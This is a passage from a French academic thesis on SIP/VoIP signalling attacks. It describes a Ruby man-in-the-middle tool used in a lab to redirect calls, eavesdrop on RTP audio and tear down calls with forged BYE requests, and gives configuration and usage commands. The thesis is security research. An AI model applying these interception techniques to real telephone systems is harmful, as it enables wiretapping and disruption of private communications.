Pour les attaques que nous présenterons, un seul MITM est nécessaire et se place entre un terminal et le serveur.

2. `http://fr.wikipedia.org/wiki/La_grande_question_sur_la_vie,_l'univers_et_le_reste`

6.2 Hypothèses

À la mise au point des attaques, nous sommes confrontés à certains problèmes lorsque le système réel que nous souhaitons attaquer utilise des mécanismes de sécurité. Cependant, il faut savoir que tous les réseaux de télécommunication, en particulier SIP, ne sont pas munis de mécanismes de protection.

Pour les attaques réalisées, certaines hypothèses sont faites quant au degré de sécurité dont est muni le système, particulièrement concernant Asterisk. Nous pouvons en citer trois qui ont un impact direct sur la sécurité et la susceptibilité aux attaques :

— le système ne requiert pas d'authentification lors d'une requête `INVITE` ;
— le système n'utilise pas de messages ZRTP (dont le rôle est la détection de MITM pour le flux RTP) ;
— le serveur ne procède pas à des re-`INVITE`.

En effet, ces mécanismes parfois complexes protègent le système de nos attaques, les rendant inutilisables telles quelles ou trop compliquées à mettre en place.

6.3 Attaques implémentées

Nous allons décrire ici les attaques implémentées. Ces attaques ont déjà été décrites dans le chapitre précédent, nous ne réexpliquerons dès lors pas leur fonctionnement.

6.3.1 Détournement d'un appel

Rappelons-nous que pour détourner un appel vers un autre numéro, il convient de modifier le message `INVITE` et y remplacer la `Request-URI` par celle de notre choix. Dans un système requérant une authentification, nous sommes confrontés immédiatement à un problème. Si le mot de passe est connu, il suffit de calculer la bonne réponse à envoyer au serveur pour que l'attaque fonctionne. Cela a pu être testé, et cela fonctionne très bien. Cependant, comme notre hypothèse est de ne pas requérir d'authentification, nous n'allons pas utiliser ce mécanisme.

Pour mettre en place cette attaque, un MITM est en place et attend des messages de la part du téléphone ou du serveur (nous verrons comment cela est structuré dans le code plus loin). Pour chacun des messages que celui-ci va recevoir du téléphone, il va convertir chaque URI portant un certain numéro vers l'URI souhaité (vers qui l'appel est redirigé). Pour chacun des messages qu'il va recevoir du serveur, par contre, il va convertir chaque URI correspondant à ce nouveau numéro, par l'ancien. De cette manière, l'attaquant agit de manière transparente vis-à-vis du téléphone de l'appelant et du serveur. Les numéros pouvant être utilisés dans cette URI sont ceux se trouvant dans le fichier de configuration du *dial plan*.

Cette attaque est relativement « simple » et ne requiert pas plus d'étapes et d'efforts.

6.3.2 Mise sur écoute d'un appel

Pour détourner le flux RTP d'un appel, deux messages doivent être modifiés. Il s'agit des messages `INVITE` et `200 OK`. C'est la partie SDP de chacun de ces messages qui sera modifiée comme expliqué précédemment.

Lorsque le MITM reçoit une requête `INVITE`, il va modifier la partie SDP suivante :

```
1  v=0
2  o=- 1374672034977016 1 IN IP4 172.16.1.200
3  s=X-Lite 4 release 4.5.3 stamp 70576
4  c=IN IP4 172.16.1.200
5  t=0 0
6  m=audio 50502 RTP/AVP 123 9 8 0 100 101
7  a=rtpmap:123 opus/48000/2
8  a=fmtp:123 useinbandfec=1
9  a=rtpmap:100 speex/16000
10 a=rtpmap:101 telephone-event/8000
11 a=fmtp:101 0-15
12 a=sendrecv
```

en y incorporant sa propre adresse et son propre numéro de port RTP. Il transmet la requête au serveur et attend la réponse. Une fois qu'il reçoit la réponse `200 OK`, il fait de même avec la partie SDP en y incorporant à nouveau son adresse et son numéro de port RTP.

Le MITM n'oublie pas de conserver les anciennes adresses, car c'est grâce à ces informations qu'il pourra retransmettre le flux audio correctement afin d'agir de manière transparente sans que les utilisateurs s'en aperçoivent.

Une fois que l'appel est initialisé, que le flux RTP va démarrer et que les anciennes adresses sont sauvées, le MITM écoute les messages RTP qu'il reçoit à sa bonne adresse et à son bon numéro de port RTP. Il retransmet ceux-ci sans les modifier vers le bon destinataire. De plus, il *parse* les messages afin de récupérer uniquement le flux audio intéressant et sauve ces informations sur fichier afin de pouvoir les consulter plus tard, et ainsi écouter la conversation qui aura eu lieu.

RTP — ne fonctionnant pas toujours seul — travaille en collaboration avec RTCP. Il convient donc au MITM de rediffuser également ces messages (cela n'étant pas obligatoire, l'attaque fonctionne sans). Pour cela, il faut qu'il les récupère au bon numéro de port. RTCP définit son numéro de port comme étant celui utilisé par RTP augmenté d'un.

6.3.3 Destruction d'un appel

La destruction d'un appel se fait par l'envoi d'une requête `BYE` lorsqu'un appel est en cours. L'attaquant a cependant besoin de certaines informations. Il peut connaitre ces informations par les messages `INVITE` et `200 OK` comme expliqué précédemment.

Admettons la requête `INVITE` suivante :

```
1  INVITE sip:206@172.16.1.10 SIP/2.0
2  Via: SIP/2.0/UDP 172.16.1.200:29156;branch=z9hG4bK-d8754z-1
     b76673bf6ca9330-1---d8754z-;rport
3  Max-Forwards: 70
4  Contact: <sip:Jeremy@172.16.1.200:29156>
5  To: <sip:206@172.16.1.10>
6  From: "Jeremy"<sip:Jeremy@172.16.1.10>;tag=8b687f76
7  Call-ID: NzNiZGUwOTBmMmE1MzIyOGZiNTA0Njg5MjEyYTQxOWM
8  CSeq: 1 INVITE
9  Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY,
       MESSAGE, SUBSCRIBE, INFO
10 Content-Type: application/sdp
11 Supported: replaces
12 User-Agent: X-Lite release 4.5.3 stamp 70576
13 Content-Length: 302
14
15 v=0
16 o=- 1374672034977016 1 IN IP4 172.16.1.200
17 s=X-Lite 4 release 4.5.3 stamp 70576
18 c=IN IP4 172.16.1.200
19 t=0 0
20 m=audio 50502 RTP/AVP 123 9 8 0 100 101
21 a=rtpmap:123 opus/48000/2
22 a=fmtp:123 useinbandfec=1
23 a=rtpmap:100 speex/16000
24 a=rtpmap:101 telephone-event/8000
25 a=fmtp:101 0-15
26 a=sendrecv
```

et la réponse 200 OK suivante :

```
1  SIP/2.0 200 OK
2  Via: SIP/2.0/UDP 172.16.1.200:29156;branch=z9hG4bK-
     d8754z-a652364e19529e61-1---d8754z-;received
     =172.16.1.200;rport=29156
3  From: "Jeremy"<sip:Jeremy@172.16.1.10>;tag=8b687f76
4  To: <sip:206@172.16.1.10>;tag=as698bd28e
5  Call-ID: NzNiZGUwOTBmMmE1MzIyOGZiNTA0Njg5MjEyYTQxOWM
6  CSeq: 2 INVITE
7  Server: Asterisk PBX 1.8.10.1~dfsg-1ubuntu1
8  Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER,
     SUBSCRIBE, NOTIFY, INFO, PUBLISH
9  Supported: replaces, timer
10 Contact: <sip:206@172.16.1.10:5060>
11 Content-Type: application/sdp
12 Content-Length: 273
```

```
13
14 v=0
15 o=root 2074035589 2074035589 IN IP4 172.16.1.10
16 s=Asterisk PBX 1.8.10.1~dfsg-1ubuntu1
17 c=IN IP4 172.16.1.10
18 t=0 0
19 m=audio 11244 RTP/AVP 0 8 101
20 a=rtpmap:0 PCMU/8000
21 a=rtpmap:8 PCMA/8000
22 a=rtpmap:101 telephone-event/8000
23 a=fmtp:101 0-16
24 a=ptime:20
25 a=sendrecv
```

Les parties soulignées sont celles utilisées par le MITM afin de construire une requête `BYE` destinée à détruire l'appel. La requête `BYE` construite sera :

```
1  BYE sip:206@172.16.1.10:5060 SIP/2.0
2  Via: SIP/2.0/UDP 172.16.1.200:29156
3  Max-Forwards: 70
4  Contact: <sip:Jeremy@172.16.1.200:29156>
5  To: <sip:206@172.16.1.10>;tag=as698bd28e
6  From: "Jeremy"<sip:Jeremy@172.16.1.10>;tag=8b687f76
7  Call-ID: NzNiZGUwOTBmMmE1MzIyOGZiNTA0Njg5MjEyYTQxOWM
8  CSeq: 1 BYE
9  Content-Length: 0
10
```

6.4 Sructure du code

Dans cette section, nous allons aborder la structure du code (voir annexe B) et la manière dont les attaques décrites précédemment ont été implémentées. Le code a été écrit avec le langage Ruby [3]. La section suivante détaillera l'installation nécessaire afin de pouvoir utiliser Ruby (section 6.5).

La structure du code comporte différents fichiers, comprenant quatre classes — suivant le concept OOP (Object-Oriented Programming) — importantes ainsi que d'autres classes et outils utiles. Voici la liste des fichiers et du dossier utilisés :

```
captured/
address.rb
audio_stream.rb
config.yml
controller.rb
core_ext.rb
```

3. `http://www.ruby-lang.org`

```
middlebox.rb
rtp_middlebox.rb
rtp_packet.rb
sip_middlebox.rb
sip_packet.rb
```

Chacun des fichiers va être détaillé, mais avant cela, expliquons d'abord la structure générale utilisée pour la conception des attaques.

Premièrement, le point de départ du programme est contrôlé par le `Controller`. C'est de là que les attaques vont pouvoir être lancées, et c'est par lui que nous pourrons décider quelle attaque utiliser et quand. En effet, il offre un mécanisme permettant de passer d'une attaque à l'autre sans devoir relancer le programme, de manière à toujours intercepter les messages sans en perdre. Les trois prochaines classes importantes sont les suivantes : `SIPMiddlebox`, `RTPMiddlebox` et `AudioStream`. La première permet de recevoir et d'envoyer des messages SIP interceptés entre deux correspondants (terminal et serveur). La seconde permet la même chose, mais avec des paquets RTP. Étant donné que les deux protocoles utilisent UDP comme protocole de transport (car nous avons fait le choix de ne pas utiliser TCP pour SIP, et que RTP utilise UDP), les mêmes fonctionnalités sont fournies aux deux classes. Afin de respecter le principe DRY (Don't Repeat Yourself) [4], ces fonctionnalités sont reprises par la classe `Middlebox` dont héritent les deux précédentes. En ce qui concerne `AudioStream`, son but est de récupérer le flux audio à partir de paquets RTP et d'enregistrer ce flux sur fichier (un fichier pour le flux de l'appelant et un fichier pour le flux de l'appelé).

L'attaquant, ayant lancé le contrôleur, communique avec celui-ci et lui donne des instructions. Si celui-ci n'a pas encore donné d'instruction au contrôleur, ce dernier, par le biais de la *middlebox* SIP, va simplement intercepter les messages reçus et les renvoyer au destinataire. Aucune attaque n'a donc lieu, mais les messages sont bien captés et lisibles. Lorsque l'attaquant décide d'effectuer une attaque parmi les trois implémentées, il transmet l'instruction adéquate au contrôleur. Celui-ci, ayant le contrôle de la *middlebox* SIP, peut modifier les messages reçus avant qu'ils ne soient réenvoyés au destinataire. De cette manière, il peut exécuter l'attaque souhaitée en modifiant les bons messages de la manière qui a été expliquée précédemment. Pour les attaques « Détournement d'un appel » et « Destruction d'un appel », le contrôleur n'a besoin de faire appel qu'à la *middlebox* SIP. Ce n'est que lorsque l'on souhaite faire une « Mise sur écoute d'un appel » que la *middlebox* RTP et que la gestion du flux audio par les classes `RTPMiddlebox` et `AudioStream` sont utilisées. En effet, lorsque les messages SIP sont modifiés afin de détourner le flux audio, les adresses RTP initiales sont enregistrées et passées à la *middlebox* RTP. Dès que l'appel commence, cette *middlebox* se charge de récupérer et de transmettre ces messages RTP de manière transparente entre l'appelant et l'appelé via les adresses sauvées précédemment. Chacun de ces messages est sauvé et transmis à la classe `AudioStream` qui se chargera de le traiter. Celle-ci se charge de décomposer le message afin d'en retirer uniquement le flux audio, et d'écrire

4. `http://en.wikipedia.org/wiki/Don't_repeat_yourself`

ce flux sur le fichier correspondant à l'auteur du flux. Ainsi, lorsque l'appel sera clôturé, les fichiers pourront être utilisés afin d'écouter la conversation qui a été mise sur écoute.

Maintenant que la structure générale est comprise, détaillons ce que contient le dossier et chacun des fichiers :

`captured/` Ce dossier est utilisé par `AudioStream` et correspond à l'endroit où les fichiers contenant les flux audios vont être sauvegardés.

`address.rb` Ce fichier contient la classe `Address` définissant très simplement une adresse IP ainsi qu'un numéro de port. Celle-ci est utilisée à chaque fois qu'une adresse doit être représentée, que ce soit pour une *middlebox* (SIP ou RTP), l'adresse d'un terminal ou d'un serveur.

`audio_stream.rb` Ce fichier définit la classe `AudioStream` dont le rôle a été expliqué en détail précédemment.

`config.yml` C'est un fichier de configuration écrit en YAML[5]. Celui-ci définit les adresses utilisées pour les *middleboxes*, le terminal et le serveur dont les messages sont interceptés, ainsi que l'adresse à laquelle le contrôleur est disponible pour lui envoyer des instructions.

`controller.rb` Ce fichier définit la classe `Controller` dont le rôle a été expliqué en détail précédemment.

`core_ext.rb` Ce fichier ajoute des fonctionnalités à deux classes faisant partie du cœur de Ruby. Ces classes sont `Time` et `String`. Ce fichier y ajoute la possibilité de convertir un objet `Time` de manière à pouvoir l'utiliser comme nom de fichier, ainsi que la possibilité de convertir un objet `String` en objet `Address` de manière à pouvoir récupérer l'adresse IP et le numéro de port d'un *string* tel que `"172.16.1.10:5060"`.

`middlebox.rb` Ce fichier définit la classe `Middlebox`, mère des deux classes suivantes : `SIPMiddlebox` et `RTPMiddlebox`. Elle utilise l'objet `UDPSocket` pour recevoir des messages UDP et en transmettre. Elle définit les fonctions `receive` et `send_from` permettant respectivement de recevoir un message et d'en envoyer un au destinataire.

`rtp_middlebox.rb` Ce fichier définit la classe `RTPMiddlebox` dont le rôle a été expliqué en détail précédemment.

`rtp_packet.rb` Ce fichier définit la classe `RTPPacket` et permet de décomposer un paquet RTP de manière à pouvoir récupérer les données utiles (ou *payload*) de RTP.

`sip_middlebox.rb` Ce fichier définit la classe `SIPMiddlebox` dont le rôle a été expliqué en détail précédemment. Cependant, il apporte une précision à la méthode `receive` de la classe `Middlebox`. Elle ajoute la conversion du message SIP reçu en un objet de type `SIPPacket`.

`sip_packet.rb` Ce fichier définit la classe `SIPPacket` permettant de repérer certains éléments à partir d'un message SIP. Notamment, elle permet de savoir

5. `http://www.yaml.org`

si le message est une requête ou une réponse, de savoir si la méthode utilisée pour une requête est de type `REGISTER` ou `INVITE`, etc. Elle définit également des fonctions permettant de modifier le numéro appelé — ce qui est très utile pour le détournement d'un appel —, de modifier l'adresse et le numéro de port à utiliser pour RTP dans le corps de message de type SDP, et de créer une requête `BYE` à partir de certaines informations.

6.5 Installation

Cette section reprend les différentes choses à installer de manière à pouvoir effectuer les attaques et les tester sur le réseau réel fourni au laboratoire.

Le programme étant écrit en Ruby, il convient de se procurer une version de celui-ci. Ayant été écrit pour la version `2.0.0-p247`, le mieux est de se procurer cette version de manière à éviter toute incompatibilité. RVM [6] est un outil en ligne de commande permettant d'installer et de gérer différentes versions de Ruby au sein du même système. La commande suivante (à exécuter dans un terminal) permet d'installer RVM ainsi que la version `2.0.0-p247` de Ruby :

```
$ \curl -L https://get.rvm.io | bash -s stable --ruby
   =2.0.0-p247
```

Une fois que Ruby est installé, il reste à configurer les téléphones, le serveur Asterisk et le fichier de configuration du programme, et ensuite nous serons prêts à utiliser celui-ci. Nous verrons dans la prochaine section quelles sont les configurations à faire, avant de passer à l'utilisation du programme.

L'utilisation du programme requiert néanmoins l'utilisation de librairies non incluses par défaut avec Ruby. Celles-ci sont `bindata` et `colorize` (`english`, `yaml` et `socket` étant normalement inclus par défaut). Nous pouvons les installer via RubyGems [7]. Ceci peut se faire avec la commande

```
$ gem install bindata colorize
```

6.6 Configuration

Il y a différentes choses à configurer. Notamment le serveur Asterisk et les téléphones, que ce soit des téléphones VoIP ou encore des *softphones*. Une fois que cela est fait, nous pouvons les utiliser et les faire communiquer. Cependant, il convient de configurer l'un des terminaux de manière à ce qu'il se connecte au programme, simulant un MITM. Enfin, il reste à modifier le fichier de configuration `config.yml` du programme afin qu'il utilise les bonnes adresses et que les communications se fassent correctement.

6. `https://rvm.io`
7. `http://rubygems.org`

Serveur Asterisk Deux fichiers de configuration doivent être modifiés comme énoncé précédemment. En ce qui concerne le fichier `/etc/asterisk/sip.conf`, soit une entrée est ajoutée pour un nouveau téléphone, soit l'entrée d'un téléphone existant est modifiée. Si nous souhaitons rajouter une entrée pour un utilisateur se nommant « Allan » et ayant pour mot de passe « azerty », nous rajouterions au fichier de configuration le contenu suivant :

```
1 [Allan]
2 secret=azerty
3 callerid="Allan"
4 context=local
5 type=friend
6 host=dynamic
7 nat=no
8 canreinvite=no
9 insecure=invite
```

Il est assez évident de voir à quoi correspond chaque ligne. Cependant, précisons à quoi correspondent les deux dernières lignes. Le champ `canreinvite` indique si le serveur peut faire une requête re-`INVITE` auprès des téléphones. Ceci n'a pas été expliqué, mais nous avions décidé de ne pas en tenir compte dans nos hypothèses. C'est pour cela que nous configurons ce champ avec la valeur `no` empêchant l'utilisation de ces requêtes.

La dernière ligne contenant le champ `insecure` indique que le serveur ne requiert pas d'authentification lorsqu'un terminal lui envoie une requête `INVITE`. Cela ayant été spécifié dans les hypothèses, il convient de le configurer ainsi.

Lors d'un ajout de terminal, il convient également de modifier le second fichier `/etc/asterisk/extensions.conf`. C'est dans ce fichier que nous définissons le numéro qu'il faut appeler pour contacter chacun des terminaux. Pour rajouter le terminal de l'utilisateur Allan avec le numéro 210, la ligne suivante doit être rajoutée :

```
exten => 210, 1, Dial(SIP/Allan, 10)
```

Pour prendre en compte les modifications apportées à la configuration, le serveur Asterisk doit être relancé. Nous avions vu que cela pouvait être fait avec la commande `/etc/init.d/asterisk restart` (avec les droits *root*).

Terminaux Les téléphones VoIP ou *softphones* doivent être également configurés afin de se connecter au serveur Asterisk lorsqu'ils veulent s'enregistrer. La configuration va dépendre du téléphone. Les informations à renseigner sont celles que nous avons configurées précédemment dans les fichiers de configuration d'Asterisk. Il faut notamment renseigner le nom de l'utilisateur (Allan dans le cas de notre nouveau terminal), son mot de passe, l'identifiant de l'utilisateur (pouvant être identique au nom de l'utilisateur), ainsi que le domaine SIP auquel le téléphone se connectera (configuré comme étant l'adresse du serveur ou l'adresse du programme attaquant pour simuler un MITM). Si jamais le téléphone utilise TCP,

il convient de lui indiquer d'utiliser UDP à la place. De plus, nous devons spécifier le numéro de port utilisé par le terminal, de manière à pouvoir le reconnaitre lorsqu'on exécute notre programme. D'autres paramètres peuvent être configurés, mais ceux-ci sont les primordiaux.

Afin de ne pas être ennuyé par ZRTP, comme nous en avions parlé dans nos hypothèses, il convient d'utiliser des terminaux n'ayant pas cette fonctionnalité, ou de la désactiver le cas échéant. Il suffit d'avoir un des téléphones dans la conversation qui n'a pas la fonctionnalité pour que celle-ci ne soit pas utilisée.

Les téléphones VoIP peuvent également se configurer automatiquement en utilisant DHCP. De cette manière, une adresse leur sera fournie et le numéro de port sera généralement 5060. Ces informations peuvent être récupérées à partir du serveur Asterisk. En effet, si nous nous connectons à celui-ci par SSH [8], nous pouvons exécuter la commande `rasterisk` ; cela nous permettra d'avoir des informations sur le déroulement d'Asterisk. Une fois cette commande exécutée, nous pouvons voir les terminaux connectés avec la commande `sip show peers`, ainsi que leur adresse.

Programme Il ne reste plus qu'à configurer notre programme. Pour cela, le fichier `config.yml` a le contenu suivant :

```
1 ---
2 controller_addr: "172.16.1.200:2000"
3 sip_middlebox_addr: "172.16.1.200:5060"
4 sip_phone_addr: "172.16.1.200:8000"
5 sip_server_addr: "172.16.1.10:5060"
6 rtp_middlebox_addr: "172.16.1.200:8042"
```

Chaque paramètre doit contenir une adresse. Voici leur signification :

`controller_addr` C'est l'adresse permettant de contacter le contrôleur par TCP afin de lui donner nos instructions.

`sip_middlebox_addr` C'est l'adresse sur laquelle notre *middlebox* SIP va écouter pour recevoir des messages. C'est également celle-ci que le terminal à intercepter doit référencer comme étant l'adresse du serveur (simulation du MITM).

`sip_phone_addr` C'est l'adresse du terminal à intercepter.

`sip_server_addr` C'est l'adresse du serveur Asterisk.

`rtp_middlebox_addr` C'est l'adresse sur laquelle notre *middlebox* RTP va écouter pour recevoir le flux audio. C'est également celle-ci qui doit être utilisée dans notre attaque de mise sur écoute.

Les valeurs des paramètres données ci-dessus sont à titre d'exemple.

8. `http://www.ssh.com`

6.7 Utilisation

Nous allons maintenant voir dans cette section comment utiliser notre programme. C'est-à-dire comment l'exécuter, et comment lancer les attaques à partir d'instructions faites au contrôleur. Nous verrons également comment interpréter les résultats obtenus afin de vérifier que l'attaque effectuée fonctionne bien.

Tout d'abord, il convient, à partir du terminal, de se placer dans le dossier où se trouvent les fichiers implémentant les attaques. Une fois dans ce dossier, le fichier `controller.rb` peut être lancé au moyen de la commande `ruby controller.rb`. Le contrôleur est maintenant en train de tourner et retransmet de manière transparente les messages qu'il reçoit (du terminal au serveur et vice-versa). Il est également à l'écoute d'instructions que nous serions susceptibles de lui donner.

Afin de lancer nos attaques, trois instructions sont disponibles (pour les trois attaques), ainsi qu'une quatrième qui indique qu'aucune attaque ne doit être utilisée. Pour envoyer l'instruction au contrôleur, il convient de s'y connecter par TCP à l'adresse configurée dans le fichier `config.yml`. Par exemple, en reprenant le contenu de ce fichier vu précédemment, nous pourrions nous y connecter avec Netcat [9] (ou bien avec Telnet [10]) avec la commande :

```
$ nc 172.16.1.200 2000
```

Une fois connectés, nous pouvons transmettre nos instructions au contrôleur ou nous pouvons nous déconnecter avec `CTRL+C`. Les instructions disponibles sont les suivantes :

`none` Cette instruction annule toute attaque lancée. Le contrôleur ne se chargera plus que de transmettre les messages de manière transparente sans les modifier.

`detour [dial]` Cette instruction lance l'attaque « Détournement d'un appel » vers le numéro `dial`, modifiant donc les messages SIP.

`eavesdrop` Cette instruction lance l'attaque « Mise sur écoute d'un appel », modifiant les messages SIP et interceptant le flux RTP à l'adresse définie dans le fichier de configuration. Le flux audio sera sauvegardé dans le dossier `captured/`.

`destroy [sec]` Cette instruction lance l'attaque « Destruction d'un appel » après un certain nombre de secondes défini par `sec`, envoyant donc une requête `BYE` au terminal.

Maintenant que nous avons vu comment lancer les attaques, il convient de voir comment elles se passent. En ce qui concerne le détournement d'appel, celui-ci peut être aisément vérifié. En effet, si nous définissons le `dial` comme étant `42` (correspondant à un terminal), nous pouvons vérifier que c'est bien ce terminal qui est appelé, peu importe le numéro saisi par l'appelant.

En ce qui concerne la destruction d'un appel, nous pouvons également vérifier aisément son succès. En effet, il suffit de vérifier qu'après le nombre de secondes

9. `http://netcat.sourceforge.net`
10. `http://www.telnet.org`

entré, le flux audio ne nous parvient plus, car l'appel s'est arrêté, même si notre terminal n'est pas au courant.

Pour la dernière des attaques, afin de vérifier que le flux audio a bien été capturé et que nous pouvons le réécouter, il convient d'ouvrir les fichiers générés par l'attaque. Plusieurs *codecs* peuvent être utilisés pour l'enregistrement du flux audio, mais lors des tests, nous pouvons constater que le format utilisé est « G.711 » et plus particulièrement, l'encodage « U-law ». Afin d'ouvrir les fichiers générés, nous pouvons utiliser des outils tels que Audacity [11] ou encore Switch [12]. Lorsque nous importons nos fichiers générés, il faut cependant référencer certains détails de format :

Format ou Encoding `G711 uLaw` ou `U-Law`.

Byte order `Big-endian`.

Channels `1 Channel` ou `Mono`.

Sample rate `8000`.

Une fois que le format est choisi, nous pouvons écouter le flux audio et nous rendre compte que cela correspond bien à la conversation ayant eu lieu.

11. `http://audacity.sourceforge.net`
12. `http://www.nch.com.au/switch/index.html`

Chapitre 7

Application à OpenBTS

7.1 Description d'OpenBTS

OpenBTS [1] est une application Unix utilisant un logiciel radio présentant une interface GSM Um et permettant d'utiliser un commutateur logiciel SIP afin de connecter les appels. On peut d'ailleurs dire que OpenBTS est une version simplifiée d'IMS. La combinaison de l'interface air GSM avec une liaison VoIP à faible cout constitue la base d'un nouveau type de réseau cellulaire pouvant être déployé à un cout sensiblement moindre que les technologies existantes. En particulier, en milieu rural et privé, ou dans les zones reculées.

OpenBTS est un produit de Range Networks et est distribué en plusieurs versions sous diverses licences. Un sous-ensemble de la version commerciale existe sous licence AGPLv3 [2].

7.2 Utilisation d'OpenBTS pour nos attaques

L'utilisation d'OpenBTS permettrait, dans notre cas, de ne pas se limiter à un simple réseau VoIP, mais de l'étendre à un réseau GSM utilisant des ondes radio. De cette manière, des appels pourraient se faire d'un GSM à un téléphone VoIP. Dans ce cas, c'est OpenBTS qui joue le rôle de station de base captant les ondes radio du GSM et qui va transmettre les informations sur le réseau VoIP normal, via SIP, afin qu'il puisse communiquer avec les téléphones VoIP. OpenBTS communique avec Asterisk afin d'enregistrer les terminaux, il définit en son sein (base de données SQLite) l'enregistrement des terminaux GSM et leur procure une identité SIP. Ceci est fait grâce à leur IMSI (International Mobile Subscriber Identity). OpenBTS s'occupe donc de la liaison des messages SIP avec les messages envoyés par ondes radio vers les GSM.

Afin de pouvoir exécuter nos attaques vis-à-vis d'OpenBTS, rappelons-nous que SIP est indépendant du système l'utilisant. En effet, c'est un protocole servant à initier, gérer et terminer des appels, et ne repose pas sur un quelconque

1. `http://openbts.org`
2. `http://www.gnu.org/licenses/agpl-3.0.html`

mécanisme sous-jacent. Nos attaques ne s'occupent donc pas des types de terminaux qu'il y a derrière. En effet, SIP ne verra pas les GSM, mais verra uniquement OpenBTS comme terminal. C'est celui-ci qui s'occupera de retransmettre les bons messages aux GSM. SIP ne voyant pas les GSM, les attaques sur ceux-ci peuvent s'effectuer comme avec n'importe quel terminal. Il n'y a donc pas plus de travail ou de modifications à effectuer pour qu'elles fonctionnent.

Précédemment, nous avions parlé d'une possibilité d'injection SQL. Celle-ci pourrait éventuellement se faire sur l'enregistrement d'un terminal dans OpenBTS. En effet, celui-ci utilise des bases de données de type SQLite. Si elles ne sont pas protégées à d'éventuelles injections, cela pourrait être une piste envisageable.

Chapitre 8

Travaux futurs

Afin de poursuivre dans la direction de ce document, différentes branches peuvent être étudiées et explorées. Tout d'abord, nous pouvons continuer à étudier la signalisation, ses mécanismes et les problèmes pouvant y survenir. Et nous pouvons également étudier les mécanismes et problèmes liés aux GSM, c'est-à-dire le fonctionnement avec les stations de base, les messages échangés et les problèmes liés à l'interface air.

Concernant la signalisation, plusieurs pistes peuvent être suivies. Certaines des hypothèses faites pourraient être levées et d'autres attaques pourraient être étudiées. Par exemple, nous pourrions essayer de mettre un appel sur écoute tout en ayant l'authentification active sur les requêtes `INVITE`. D'autres attaques pourraient être implémentées, telles que les attaques de facturation. Nous avons, ici, configuré un des terminaux pour qu'il communique avec l'attaquant à la place du serveur, de manière à imiter le comportement d'un MITM. Nous pourrions mettre en place un réel MITM afin de nous affranchir de cette configuration préalable et pour rendre l'attaque encore plus réaliste. Dans nos attaques, nous avons intercepté le flux RTP ; il pourrait être intéressant d'étudier plus en détail son fonctionnement. Nous pourrions également élaborer des attaques sur ce dernier. L'étude de ZRTP et ses mécanismes peut être aussi envisagée.

Concernant l'interface air, des attaques existent dans la littérature, que ce soit la capture de terminaux ou la récolte d'informations confidentielles les concernant. Si une fausse station de base arrive à capturer des terminaux, elle peut être en mesure de récupérer des informations sur les GSM capturés, comprenant par exemple leur IMSI. Nous en resterons là pour les détails, mais il pourrait être intéressant de chercher de ce côté-là. Le code source d'OpenBTS, étant relativement bien conçu et clair, peut également être une source d'informations pour concevoir d'éventuelles attaques.

Chapitre 9

Conclusion

Le but initial du mémoire présenté dans ce document était l'élaboration et la conception d'une attaque sur la signalisation d'un réseau IMS. Pour atteindre cet objectif, l'étude d'un réseau IMS et, surtout, de la signalisation SIP a été primordiale. La description du fonctionnement et des mécanismes de ces entités a été présentée dans la première partie de ce document. Cela a permis d'avoir de bonnes bases et une bonne compréhension du domaine étudié.

Ensuite, dans la seconde partie présentée dans ce document, la recherche, la compréhension et l'élaboration d'attaques ont pu être faites. Ces différentes attaques ont été expliquées en détail et présentées dans cette seconde partie. Suite à cette élaboration, la conception et la réalisation de certaines attaques ont été exécutées. La structure des implémentations, les configurations nécessaires, ainsi que l'utilisation du programme réalisé ont été expliquées de manière à pouvoir exécuter les attaques sur un réseau réel et pouvoir les tester avec de vrais téléphones VoIP.

Pour terminer ce document, nous avons introduit OpenBTS et montré que les attaques sur SIP peuvent aussi être exécutées lorsqu'OpenBTS et des GSM sont utilisés. Enfin, nous avons suggéré des pistes futures pouvant être explorées.

En conclusion, nous pouvons dire que le but initial est atteint. Nous sommes même allés au-delà en implémentant trois attaques. Nous pouvons retenir que la signalisation SIP est en train de devenir le protocole universel pour la signalisation et se retrouvera dans la plupart des réseaux de communication voulant utiliser le réseau Internet. SIP étant relativement jeune, les problèmes de sécurité sont peu connus du grand public et des améliorations sont à faire. Les composants SIP, que ce soit des serveurs ou des terminaux, devraient tous permettre et même préférer utiliser un maximum de mécanismes de sécurité disponibles, que ce soit l'authentification, le chiffrement des messages ou bien l'utilisation d'autres outils permettant d'améliorer la sécurité du protocole. De plus, nous avons vu que RTP s'occupait du transfert du flux audio et pouvait, lui aussi, utiliser certains mécanismes de sécurité. Finalement, la sécurité de SIP est un problème très actuel ne devant pas être négligé.

Annexe A

Codes de statut

La spécification de SIP [20] étend les codes de HTTP et définit une nouvelle classe : 6××. Les codes[1] sont constitués de trois nombres dont le premier a un rôle de catégorisation.

A.1 1×× — Provisoire

La requête a été reçue, le traitement continue.
— 100 Trying
— 180 Ringing
— 181 Call Is Being Forwarded
— 182 Queued
— 183 Session Progress

A.2 2×× — Succès

L'action a été reçue, comprise et acceptée.
— 200 OK

A.3 3×× — Redirection

D'autres mesures doivent être prises afin de compléter la requête.
— 300 Multiple Choices
— 301 Moved Permanently
— 302 Moved Temporarily
— 305 Use Proxy
— 380 Alternative Service

1. `http://en.wikipedia.org/wiki/List_of_SIP_response_codes`

A.4 4×× — Échec de la requête

La requête contient une erreur de syntaxe ou ne peut recevoir de réponse de la part du serveur.

— 400 Bad Request
— 401 Unauthorized
— 402 Payment Required
— 403 Forbidden
— 404 Not Found
— 405 Method Not Allowed
— 406 Not Acceptable
— 407 Proxy Authentication Required
— 408 Request Timeout
— 410 Gone
— 413 Request Entity Too Large
— 414 Request-URI Too Long
— 415 Unsupported Media Type
— 416 Unsupported URI Scheme
— 420 Bad Extension
— 421 Extension Required
— 423 Interval Too Brief
— 480 Temporarily Unavailable
— 481 Call/Transaction Does Not Exist
— 482 Loop Detected
— 483 Too Many Hops
— 484 Address Incomplete
— 485 Ambiguous
— 486 Busy Here
— 487 Request Terminated
— 488 Not Acceptable Here
— 491 Request Pending
— 493 Undecipherable

A.5 5×× — Échec du serveur

Le serveur a échoué alors que la requête parait valide.

— 500 Server Internal Error
— 501 Not Implemented
— 502 Bad Gateway
— 503 Service Unavailable
— 504 Server Time-out
— 505 Version Not Supported
— 513 Message Too Large

A.6 6×× — Échec global

La demande ne peut être satisfaite.
— 600 Busy Everywhere
— 603 Decline
— 604 Does Not Exist Anywhere
— 606 Not Acceptable

Annexe B

Code source

Voici le code source des attaques implémentées. Chacune des sections suivantes présentera le code source d'un des fichiers.

B.1 Address

```
1  # Public: Identify an IP address with port number.
